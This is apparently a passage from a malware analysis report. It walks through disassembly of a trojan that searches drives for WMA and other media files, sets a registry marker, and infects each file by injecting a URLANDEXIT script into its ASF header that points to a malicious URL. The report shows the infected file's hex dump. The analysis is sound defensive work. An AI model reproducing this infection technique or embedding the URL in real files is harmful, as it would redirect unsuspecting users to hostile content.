


**Figure 6 - Search_files_on_LogicalDrives disassembly**

Moving on we can see that if the sample is being run for the first time *malware_installed* will be set to false and the count of scanned entities (files and folders) will be 0 mod 100, for each multiple of 100 the sample will save its current path in the registry:

```
.text:00401585    mov     eax, [ebp+this]
.text:0040158B    movzx   ecx, [eax+malware_installed] ; on first
malware execution 0
.text:0040158F    test    ecx, ecx
.text:00401591    jnz     short malware_was_executed
.text:00401593    mov     edx, [ebp+this]
.text:00401599    mov     eax, [edx+countOfScanedEntities] ; default 0
.text:0040159C    cdq
.text:0040159D    mov     ecx, 100
.text:004015A2    idiv    ecx
.text:004015A4    mov     eax, [ebp+this]
.text:004015AA    mov     ecx, [eax+countOfScanedEntities]
.text:004015AD    add     ecx, 1
.text:004015B0    mov     eax, [ebp+this]
.text:004015B6    mov     [eax+countOfScanedEntities], ecx
.text:004015B9    test    edx, edx
```

```
.text:004015BB    jnz      short malware_was_executed
.text:004015BD    mov      ecx, [ebp+CurrentPath]
.text:004015C3    push     ecx                 ; lpData
.text:004015C4    mov      ecx, [ebp+this]
.text:004015CA    call     set_prot_path     ; set current 'path' to prot
value
.text:004015CF    malware_was_executed:
```

When this is the case (it is the first execution), the current path will be set as the value of:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\PIMSRV\prot




**Figure 7 - Registry change upon first execution**

On the other hand, when *malware_installed* is set to true (the sample is being run for the second time), the sample will check whether its path is equal to the one saved in this registry key:

```
.text:004015CF    malware_was_executed:
.text:004015CF    mov      edx, [ebp+this]
.text:004015D5    movzx    eax, [edx+malware_installed]
.text:004015D9    test     eax, eax
.text:004015DB    jz       short loc_401604
.text:004015DD    mov      ecx, [ebp+CurrentPath]
.text:004015E3    push     ecx                 ; lpString
.text:004015E4    mov      edx, [ebp+this]
.text:004015EA    mov      eax, [edx+prot_data]
.text:004015ED    push     eax
.text:004015EE    mov      ecx, [ebp+this]
.text:004015F4    call     Cmp_Path_protData
.text:004015F9    movzx    ecx, al
.text:004015FC    test     ecx, ecx
.text:004015FE    jz       search_next_file
```

If both paths match then the *malware_installed* variable is set to 0 and the execution flow is redirected to *FindNextFileW*. This call will return a new entity if something is found, this entity must be checked in order to see whether it is a file or directory:




**Figure 8 – File searching**

When the entity found is a directory the recursive search already mentioned will be launched. If however, the entity is a file, the trojan will check its extension to see if it is a target. In our case the first file found is the bait:

Beethoven's Symphony No. 9 (Scherzo).wma

Its file extension is compared with the entries from two tables:




**Figure 9 - Deciding whether a file is a target or not**

One of these tables contains the extensions of mpX files, while the other one includes those related with Windows Media Player. Whenever the file found is of its interest the malware jumps to the *FileIsVulnerable* block:

```
.text:00401674    mov     edx, [ebp+CurrentPath]
.text:0040167A    push    edx                ; VulFilePath
.text:0040167B    mov     ecx, [ebp+this]
.text:00401681    call    TryInfect
```

As you can see, this will try to infect the file.

## Infection methodology

The *TryInfect* routine starts off by creating a temporary file:

```
.text:00401CEF    push    offset PrefixString ; "NEW"
.text:00401CF4    mov     ecx, [ebp+this]
.text:00401CFA    mov     edx, [ecx+28h]
.text:00401CFD    push    edx                ; lpPathName
.text:00401CFE    call    GetTempFileNameW
```

This temporary file is located in the '*%temp%*' folder (usually *C:\DOCUME~1\virtual\LOCALS~1\Temp*) with '*NEW*' as its file name prefix:

C:\DOCUME~1\virtual\LOCALS~1\Temp\NEW21.tmp

After this, the malware sample will check whether if the target file to infect has the *FILE_ATTRIBUTE_READONLY* attribute set:

```
.text:00401D0F    mov     eax, [ebp+VulFilePath]
.text:00401D12    push    eax                ; lpFileName
.text:00401D13    lea     ecx, [ebp+var_5034]
.text:00401D19    call    isReadOnly
```

Whenever this attribute is set it is unset using an XOR operation:

FILE_ATTRIBUTE xor FILE_ATTRIBUTE_READONLY

Once the file attributes have been updated it goes on to the actual code injection:

```
.text:00401D40    mov     byte ptr [ebp+var_4], 1
.text:00401D44    mov     [ebp+lpMode], 0
.text:00401D4B    lea     eax, [ebp+lpMode]
.text:00401D51    push    eax
.text:00401D52    lea     ecx, [ebp+TempFilePath]
.text:00401D58    push    ecx
.text:00401D59    mov     edx, [ebp+VulFilePath]
.text:00401D5C    push    edx
.text:00401D5D    mov     eax, [ebp+this]
.text:00401D63    mov     edx, [eax]
.text:00401D65    mov     ecx, [ebp+this]
.text:00401D6B    call    dword ptr [edx] ; Main_injection_routine
```

All the variables set for the code injection routine should be relatively clear, let us dig into the code:




**Figure 10 - File extension check**

As you can see, this routine checks *VulnFileExtension* only in one table: *mpX_table*. Any extensions not indexed in it will tell the malware that it is dealing with a WMP file. What is the point of grouping files according to two extensions? Does the sample deal differently with them?

A quick glance reveals two different infection routines:

- Convert_infect_mpX_file
- Infect_wmp_file

Examination of these routines enables us to conclude that the direct infection method is exactly the same, the difference lies in the fact that mpX files must be first converted to .asf format.




**Figure 11 - Conversion to ASF file format**

The conversion is done making use of COM interfaces. This conversion also explains the fact that *convert_infect_mpX_file* accepts an additional argument called *TempFilePath*. This argument is a pointer to the temporary file previously created, which will be used to convert the .mpX file to .asf.

If we recall the two files we created for this test, *VulnFilePath* will still be pointing to:

C:\Documents and Settings\All Users\Documents\My Music\Beethoven's Symphony No. 9 (Scherzo).wma

Given the extension, *infect_wmp_file* will be executed. Let us follow its disassembly:




**Figure 12 - infect_wmp_file routine**

So as to see whether a file is infected the author tries to get the COM interfaces *IWMHeaderInfo* or *IWMHeaderInfo3* with the *GetInterface* function. These COMs allow the trojan to read information from ASF files:

```
.text:00402EC4    push    0                   ; int
.text:00402EC6    lea     eax, [ebp+lpVar]
.text:00402EC9    push    eax                 ; int
.text:00402ECA    lea     ecx, [ebp+ppEditor]
.text:00402ECD    push    ecx                 ; ppEditor
.text:00402ECE    mov     edx, [ebp+VulnFilePath]
.text:00402ED1    push    edx                 ; lpPath
.text:00402ED2    call    GetInterface
```

The trojan then sets a counter of scripts:

```
.text:00402F07    mov     [ebp+var_48], 0
.text:00402F0E    mov     [ebp+var_44], 0
.text:00402F15    mov     [ebp+countOfScripts], 0
.text:00402F1B    lea     edx, [ebp+countOfScripts]
.text:00402F1E    push    edx
.text:00402F1F    mov     eax, [ebp+lpVar]
.text:00402F22    push    eax
.text:00402F23    mov     ecx, [ebp+lpVar]
.text:00402F26    mov     edx, [ecx]
.text:00402F28    call    dword ptr [edx+2Ch] ;
IWMHeaderInfo::GetScriptCount
.text:00402F2B    mov     [ebp+var_106C], eax
.text:00402F31    mov     eax, [ebp+var_106C]
.text:00402F37    mov     [ebp+var_34], eax
.text:00402F3A    mov     [ebp+counter], 0
.text:00402F41    jmp     short loc_402F4C
```

```
.text:00402F43 ; -----------------------------------------------------
.text:00402F43
.text:00402F43    loc_402F43:
.text:00402F43    mov     ecx, [ebp+counter]
.text:00402F46    add     ecx, 1
.text:00402F49    mov     [ebp+counter], ecx
.text:00402F4C
.text:00402F4C    loc_402F4C:
.text:00402F4C    movzx   edx, [ebp+countOfScripts]
.text:00402F50    cmp     [ebp+counter], edx
.text:00402F53    jge     no_more_scripts_available
```

The counters allow the trojan to traverse all the scripts in the file header:

```
.text:00402F59    mov     [ebp+pcchTypeLen], 1024
.text:00402F62    mov     [ebp+pcchCommandLen], 1024
.text:00402F6B    lea     eax, [ebp+pcnsScriptTime]
.text:00402F6E    push    eax
.text:00402F6F    lea     ecx, [ebp+pcchCommandLen]
.text:00402F75    push    ecx
.text:00402F76    lea     edx, [ebp+pwszCommand]
.text:00402F7C    push    edx
.text:00402F7D    lea     eax, [ebp+pcchTypeLen]
.text:00402F83    push    eax
.text:00402F84    lea     ecx, [ebp+pwszType]
.text:00402F8A    push    ecx
.text:00402F8B    mov     dx, word ptr [ebp+counter] ; wIndex
.text:00402F8F    push    edx
.text:00402F90    mov     eax, [ebp+lpVar]
.text:00402F93    push    eax
.text:00402F94    mov     ecx, [ebp+lpVar]
.text:00402F97    mov     edx, [ecx]
.text:00402F99    call    dword ptr [edx+30h];IWMHeaderInfo::GetScript
.text:00402F9C    mov     [ebp+var_1070], eax
.text:00402FA2    mov     eax, [ebp+var_1070]
.text:00402FA8    mov     [ebp+HRESULT], eax
.text:00402FAB    cmp     [ebp+HRESULT], S_OK
.text:00402FAF    jge     short successfull_readed
.text:00402FB1    mov     [ebp+var_105F], 0
.text:00402FB8    push    offset dword_40E568
.text:00402FBD    lea     ecx, [ebp+var_105F]
.text:00402FC3    push    ecx
.text:00402FC4    call    _CxxThrowException(x,x)
```

A match between *CommandLen* and *Type* is the flag condition for the target file being already infected, if this happens the return value of *isInfected* will be true and no further actions will be taken. If however, the file was not infected the execution flow will jump to the infection routine:




**Figure 13 - Infection routine**

As we can see the infection mechanism adds a *URLANDEXIT* script to the file requesting the resource http://isvbr.net?t=3. The AddScript_URLANDEXIT_ procedure simply takes the IWMHeaderInfoX interface on *VulnFile* and then executes IWMHeaderInfo::AddScript so as to inject the malicious code:




**Figure 14 - AddScript_URLANDEXIT_**

Indeed, if we take a look at the size of the infected file and the non-infected file we get a hint about the routine's success:

```
Command Prompt

C:\Documents and Settings\All Users\Documents\My Music>dir | find "B"
 Volume Serial Number is 44BE-4B9D
08/05/2008  05:08 PM           614,776 Beethoven's Symphony No. 9 (Scherzo).wma
08/04/2004  05:00 AM           613,638 Beethoven's Symphony No. 9 (Scherzo)_NOT_INFECTED.wma

C:\Documents and Settings\All Users\Documents\My Music>
```

A quick glance with a hex editor confirms the infection:

```
00002208  62 0B D0 11 A3 9B 00 A0  C9 03 48 F6 72 00 00 00  b.Ð.£▮. É.Hör...
00002224  00 00 00 00 D0 A7 12 00  38 0C 85 7D 00 00 00 00  ....ÐS..8.▮}....
00002240  29 B5 80 7C 01 00 01 00  0A 00 55 00 52 00 4C 00  )µ▮|......U.R.L.
00002256  41 00 4E 00 44 00 45 00  58 00 49 00 54 00 38 31  A.N.D.E.X.I.T.81
00002272  00 00 00 00 14 00 68 00  74 00 74 00 70 00 3A 00  ......h.t.t.p.:.
00002288  2F 00 2F 00 69 00 73 00  76 00 62 00 72 00 2E 00  /./.i.s.v.b.r...
00002304  6E 00 65 00 74 00 3F 00  74 00 3D 00 33 00 36 26  n.e.t.?.t.=.3.6&
00002320  B2 75 8E 66 CF 11 A6 D9  00 AA 00 62 CE 6C 6A 58  ²u▮fÏ.¦Ù.ª.bÎljX
00002336  09 00 00 00 00 00 0E ED  93 FF 5B A8 86 4A 91 7E  .......í▮ÿ[¨▮J´~
00002352  89 BE 9B 84 E2 54 CC 00  00 00 00 00 00 00 01 01  ▮¾▮▮âTÌ.........
00002368  82 00 00 08 5D 02 00 00  00 00 74 01 01 01 00 00  ▮...]....t.....
```

**Figure 15 - Hex stream after infection**

The *lpMode* variable is strictly related to the type of file which was infected, it is most useful when the infected file is a .mpX.

